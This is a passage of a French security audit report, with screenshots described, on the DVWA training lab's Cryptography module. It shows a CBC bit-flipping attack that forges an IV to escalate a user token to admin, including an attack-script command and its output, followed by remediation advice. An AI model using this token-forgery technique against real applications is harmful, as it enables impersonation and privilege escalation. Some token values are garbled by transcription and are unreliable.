
1. Analyse du code source & Vulnérabilité

Le code source (token_library_high.php) révèle l'utilisation du mode de chiffrement **AES-128-CBC** avec :

- **Clé (KEY)** : rainbowclimbinghigh
- **Vecteur d'initialisation (IV) par défaut** : 1234567812345678

La vulnérabilité réside dans le fonctionnement du mode **CBC (Cipher Block Chaining)** et l'acceptation par le serveur d'un **IV contrôlé par l'utilisateur** fourni dans la requête JSON (`{"token": "...", "iv": "..."}`).

The screenshot shows the DVWA Vulnerability: Cryptography Problems page. The sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: Cryptography Problems". It contains a message: "You have managed to steal the following token from a user of the Prognostication application." Below this is a text box containing a JSON token: `{"token":"PhQwGVA3q+T2mT+L3Pe5Vg==","iv":"MTIzNDU2NzgxMjM0NTY3OA=="}`. A description follows: "You can use the form below to provide the token to access the system. You have two challenges, first, decrypt the token to find out the secret it contains, and then create a new token to access the system as a other users. See if you can make yourself an administrator." Below the description is a "Token:" label and a text input field containing the same JSON token. A "Submit" button is at the bottom.



```
<?php
require ("token_library_high.php");


$message = "";

$token_data = create_token();

$html = "
    <script>
        function send_token() {

            const url = 'source/check_token_high.php';
            const data = document.getElementById ('token').value;

            console.log (data);
```



```
1 <?php
2
3 define ("KEY", "rainbowclimbinghigh");
4 define ("ALGO", "aes-128-cbc");
5 define ("IV", "1234567812345678");
6
7 function encrypt ($plaintext, $iv) {
8     # Default padding is PKCS#7 which is interchangeable with PKCS#5
9     # https://en.wikipedia.org/wiki/
10    Padding\_%28cryptography%29#PKCS#5\_and\_PKCS#7
11    if (strlen ($iv) != 16) {
12        throw new Exception ("IV must be 16 bytes, " . strlen
13        ($iv) . " passed");
14    }
15    $tag = "";
16    $e = openssl_encrypt($plaintext, ALGO, KEY, OPENSSL_RAW_DATA, $iv,
17    $tag);
18    if ($e == false) {
19        throw new Exception ("Encryption failed");
20    }
21}
```

2. Analyse du Token original

- **Token chiffré (Base64)** : PhQwGVA3q+T2mT+L3Pe5Vg==
- **IV original (Base64)** : MTIzNDU2NzgXMjMONTY4

- **IV original (Décodé) : 1234567812345678**

Lorsqu'on soumet le token original, le serveur déchiffre les données et retourne :

JSON


```
{"status": 200, "user": "Bungle", "level": "user"}
```

The image shows two screenshots from a penetration testing environment. The top screenshot is from CyberChef, a web-based tool for encoding and decoding data. It shows a 'Recipe' with a 'From Base64' step. The 'Alphabet' is set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' is checked. The 'Input' field contains the Base64 string 'MTIzNDU2NzgxdHJhbnN0NTY3OAA=='. The 'Output' field shows the decoded result: '1234567812345678'. The bottom screenshot is from Burp Suite, showing an intercepted HTTP request. The request is a POST to 'http://localhost/DVWA/vulnerabilities/cryptography/source/check_token_high.php'. The request body is a JSON object:

```
{  "token": "Ph0vGVA3q+T2m+L3Pe5Vg==",  "iv": "MTIzNDU2NzgxdHJhbnN0NTY3OAA=="}
```

. The 'Inspector' panel on the right shows the request attributes, query parameters, cookies, and headers.

Test de pénétration sur DVWA




```
(root@kali)-[/var/www/DVWA/vulnerabilities/cryptography/source]
# php oracle_attack.php \
--url="//localhost/DVWA/vulnerabilities/cryptography/source/check_token_high.php" \
--token="PhQwGVA3q+T2mT+L3Pe5Vg=" \
--iv="MTIzNDU2NzgXMjM0NTY3OA==" >/tmp/output.txt
```

4. Procédure d'exploitation (Forge du nouvel IV)

Pour passer de l'utilisateur **Bungle (user)** à **Geoffery (admin)**, l'attaque modifie le 8^e octet de l'IV (0x38 qui correspond au caractère '8') vers 0x3b (qui correspond au caractère ';') :

1. Ancien IV (Hex/ASCII) : 1234567812345678
2. Nouvel IV (Hex/ASCII) : 1234567;12345678



3. Encodage du nouvel IV en Base64


```
/tmp/output.txt - Mousepad
Fichier Éditer Rechercher Affichage Document Aide

Attention : vous utilisez le compte administrateur. Vous risquez d'endommager votre système.

69 New IV is: 0x31 0x32 0x33 0x34 0x35 0x36 0x37 0x3b 0x31 0x32 0x33 0x34 0x35
   0x36 0x37 0x38
70
71 Sending new data to server...
72
73 Response from server:
74 array(3) {
75   ["status"]=>
76   int(200)
77   ["user"]=>
78   string(8) "Geoffery"
79   ["level"]=>
80   string(5) "admin"
81 }
82
83 Hack success!
84
85 The new token is:
86 {"token":"PhQwGVA3q+T2mT+L3Pe5Vg==","iv":"MTIzNDU2NzszMjM0NTY3OA=="}
87
88
```

5. Résultat

Envoi du payload JSON modifié au serveur :



L'interface affiche alors le message de confirmation : « **Welcome back Geoffery (admin)** ».

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

You have managed to steal the following token from a user of the Prognostication application.

```
{"token":"PhQwGVA3q+T2mT+L3Pe5Vg==","iv":"MTIzNDU2NzgxMjM0NTY3OA=="}
```

You can use the form below to provide the token to access the system. You have two challenges, first, decrypt the token to find out the secret it contains, and then create a new token to access the system as a other users. See if you can make yourself an administrator.

Welcome back Geoffery (admin)


Token:

```
{"token":"PhQwGVA3q+T2mT+L3Pe5Vg==","iv":"MTIzNDU2NzgxMjM0NTY3OA=="}
```

Submit

Impossible Security

Dans le niveau **Impossible**, la vulnérabilité d'altération de bits CBC (*Bit-Flipping*) est totalement corrigée en supprimant la possibilité pour l'utilisateur de fournir ou de manipuler le vecteur d'initialisation (IV) dans la requête. Alors que le niveau *High* acceptait un IV arbitraire au format JSON, le script `token_library_impossible.php` utilise désormais une protection cryptographique robuste — telle que l'authentification des données via une signature HMAC ou l'utilisation d'un mode de chiffrement authentifié (comme AES-GCM) — tout en gérant l'IV de manière strictement interne côté serveur. Toute modification du payload transmis à `check_token_impossible.php` rend le contrôle d'intégrité invalide, empêchant ainsi la falsification du token et l'usurpation d'identité d'un autre utilisateur.



```
<?php
require ("token_library_impossible.php");

$message = "";

$token_data = create_token();

$html = "
    <script>
        function send_token() {

            const url = 'source/check_token_impossible.php';
            const data = document.getElementById ('token').value;

            console.log (data);

            fetch(url, {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json'
                },
                body: data
            })
            .then(response => {
                if (!response.ok) {
                    throw new Error('Network response was not ok');
                }
                return response.json();
            })
            .then(data => {
                console.log(data);
            })
        }
    </script>
"
```

3.17.3. Impact technique

Les vulnérabilités cryptographiques identifiées (encodage faible, chiffrement ECB sans IV, et manipulation d'IV en mode CBC) engendrent plusieurs impacts majeurs sur la sécurité de l'application :

- **Élévation de privilèges et usurpation d'identité** : L'absence de contrôle d'intégrité permet à un attaquant de forger des tokens de session arbitraires. Par *ECB Block Splicing* ou *CBC Bit-Flipping*, un utilisateur restreint peut modifier son identifiant ou son rôle pour obtenir un accès **Administrateur** sans connaître la clé secrète.
- **Atteinte à l'intégrité des données en transit** : Le chiffrement seul (sans authentification des données) ne garantit pas l'immutabilité. Un attaquant en position d'homme du milieu (*Man-in-the-Middle*) ou contrôlant les paramètres d'entrée peut altérer le texte en clair déchiffré côté serveur.

- **Compromission de la confidentialité** : L'utilisation d'algorithmes obsolètes, d'opérations XOR réversibles ou de clés codées en dur expose directement les secrets de l'application et les mots de passe des utilisateurs.
- **Reconnaissance de motifs (Mode ECB)** : Le mode ECB chiffre des blocs identiques en textes chiffrés identiques, ce qui permet à un observateur d'analyser la structure interne des données transmises.

3.17.4. Recommandations et Remédiations

Pour sécuriser l'application et prévenir ces attaques cryptographiques, les mesures suivantes doivent être appliquées :

1. Adopter un chiffrement authentifié (AEAD) :

- Remplacer les modes non authentifiés (ECB, CBC seul) par des modes modernes assurant à la fois la confidentialité et l'intégrité, tels qu'**AES-128-GCM** ou **AES-256-GCM**.
- Si le mode CBC est conservé, ajouter obligatoirement une signature **HMAC** (schéma *Encrypt-then-MAC*) pour valider l'intégrité de l'IV et du ciphertext avant toute tentative de déchiffrement.

2. Bannir le mode ECB et contrôler strictement le vecteur d'initialisation (IV) :

- Ne jamais utiliser le mode AES-128-ECB.
- Générer un IV unique et imprévisible pour chaque opération de chiffrement à l'aide d'un générateur pseudo-aléatoire cryptographiquement sûr (`random_bytes()` en PHP).
- **Ne jamais faire confiance à un IV fourni ou manipulable par le client** sans vérification préalable d'intégrité par HMAC.

3. Externaliser et protéger la gestion des clés :

- Supprimer toutes les clés cryptographiques et secrets codés en dur dans le code source.
- Stocker les clés dans des variables d'environnement sécurisées ou un gestionnaire de secrets dédié (ex. HashiCorp Vault, AWS Secrets Manager) et appliquer une politique de rotation régulière.

4. Standardiser la gestion des sessions et des tokens :

- Éviter le développement d'algorithmes d'encodage ou de chiffrement de tokens faits maison (*Do Not Roll Your Own Crypto*).

- Utiliser des mécanismes de session standardisés (tokens de session opaque stockés côté serveur, ou tokens **JWT** signés numériquement avec un algorithme robuste comme RS256).

Conclusion

La réalisation de cet audit de sécurité complet sur la plateforme DVWA met en évidence la diversité des vecteurs d'attaque applicatifs et confirme la nécessité d'adopter une approche rigoureuse de sécurité dès les premières phases du cycle de développement (*Security by Design*).

Synthèse des Constats Techniques

L'analyse comparative des différents niveaux de sécurité (*Low*, *Medium*, *High* et *Impossible*) pour l'ensemble des modules étudiés apporte les enseignements techniques clés suivants :

1. **Incapacité structurelle des Listes Noires (*Blacklisting*)** : Les contrôles observés aux niveaux *Medium* et *High* reposent fréquemment sur la suppression ou le remplacement de caractères malveillants spécifiques (ex. `str_replace()` sur `../` dans le module *File Inclusion*, ou le filtrage partiel des opérateurs shell dans *Command Injection*). L'évaluation a démontré que ces filtres par liste noire sont presque systématiquement contournés par des techniques d'imbrication de motifs, l'utilisation de métacaractères alternatifs (`|`, `&`), ou l'exploitation de wrappers de flux (`file://`).
2. **Vulnérabilité liée à la confiance accordée au Client** : Plusieurs modules (*Insecure CAPTCHA*, *File Upload*, *Weak Session*) ont illustré le danger de s'appuyer sur des données contrôlables par l'utilisateur. La falsification d'en-têtes HTTP (Content-Type, User-Agent), la manipulation de paramètres POST masqués (`step=2`, `passed_captcha=true`), ou la prédictibilité de jetons générés à partir d'horodatages système (`time()`) permettent à un attaquant de sauter des étapes de contrôle ou d'usurper des privilèges sans contrainte.
3. **Chaînage de vulnérabilités (*Vulnerability Chaining*)** : L'audit du niveau *High* sur les modules *CSRF* et *File Upload* montre qu'un mécanisme de protection robuste pris isolément (comme un jeton Anti-CSRF ou une validation d'extension d'image par `getimagesize()`) peut être complètement annulé lorsqu'il est combiné avec une vulnérabilité secondaire (ex. injection DOM-XSS pour exfiltrer le jeton de session, ou injection de code PHP dans les métadonnées EXIF combinée à une injection de commande).
4. **Efficacité de la Défense en Profondeur (Niveau *Impossible*)** : Le niveau *Impossible* démontre l'efficacité des mécanismes de défense fondamentaux :
 - **Requêtes préparées (PDO)** avec typage strict (`bindParam`) pour éradiquer les injections SQL.
 - **Validation par Liste Blanche (*Whitelisting*)** et typage fort (`is_numeric()`, `intval()`) pour le traitement des entrées utilisateur.
 - **Re-traitement dynamique des fichiers** (redessine via la bibliothèque GD) pour détruire les stéganographies malveillantes.

- **Génération d'entropie forte** (`random_bytes()`) pour prémunir les sessions contre toute prédiction.
- **Re-authentification obligatoire** pour bloquer les actions critiques même en cas de présence de scripts tiers.

Recommandations Stratégiques et Opérationnelles

Afin de maintenir un niveau de sécurité optimal sur l'ensemble des applications web, il est fortement recommandé d'appliquer les principes directeurs suivants :

- **Adopter la validation par Liste Blanche (*Allowlist*)** : Rejeter par défaut toute donnée entrant dans l'application qui ne correspond pas exactement au format, à la longueur ou à la structure attendue.
- **Séparer strictement le code des données** : Bannir la concaténation dynamique dans la construction des requêtes SQL ou des commandes système, en généralisant l'usage des API paramétrées et des bibliothèques internes natives.
- **Sécuriser la gestion des états et des sessions** : Configurer les cookies d'authentification avec les attributs `HttpOnly`, `Secure` et `SameSite=Strict`, tout en associant les actions sensibles à des jetons Anti-CSRF uniques et temporaires.
- **Appliquer le principe du moindre privilège** : Restreindre les autorisations accordées au compte exécutant le serveur web (`www-data`) et au compte de connexion au SGBD afin de limiter l'impact en cas de compromission applicative.
- **Mettre en place des audits et tests automatisés réguliers** : Intégrer des outils d'analyse statique de code (SAST) et des tests d'intrusion dynamiques (DAST) au sein de la chaîne d'intégration continue (CI/CD).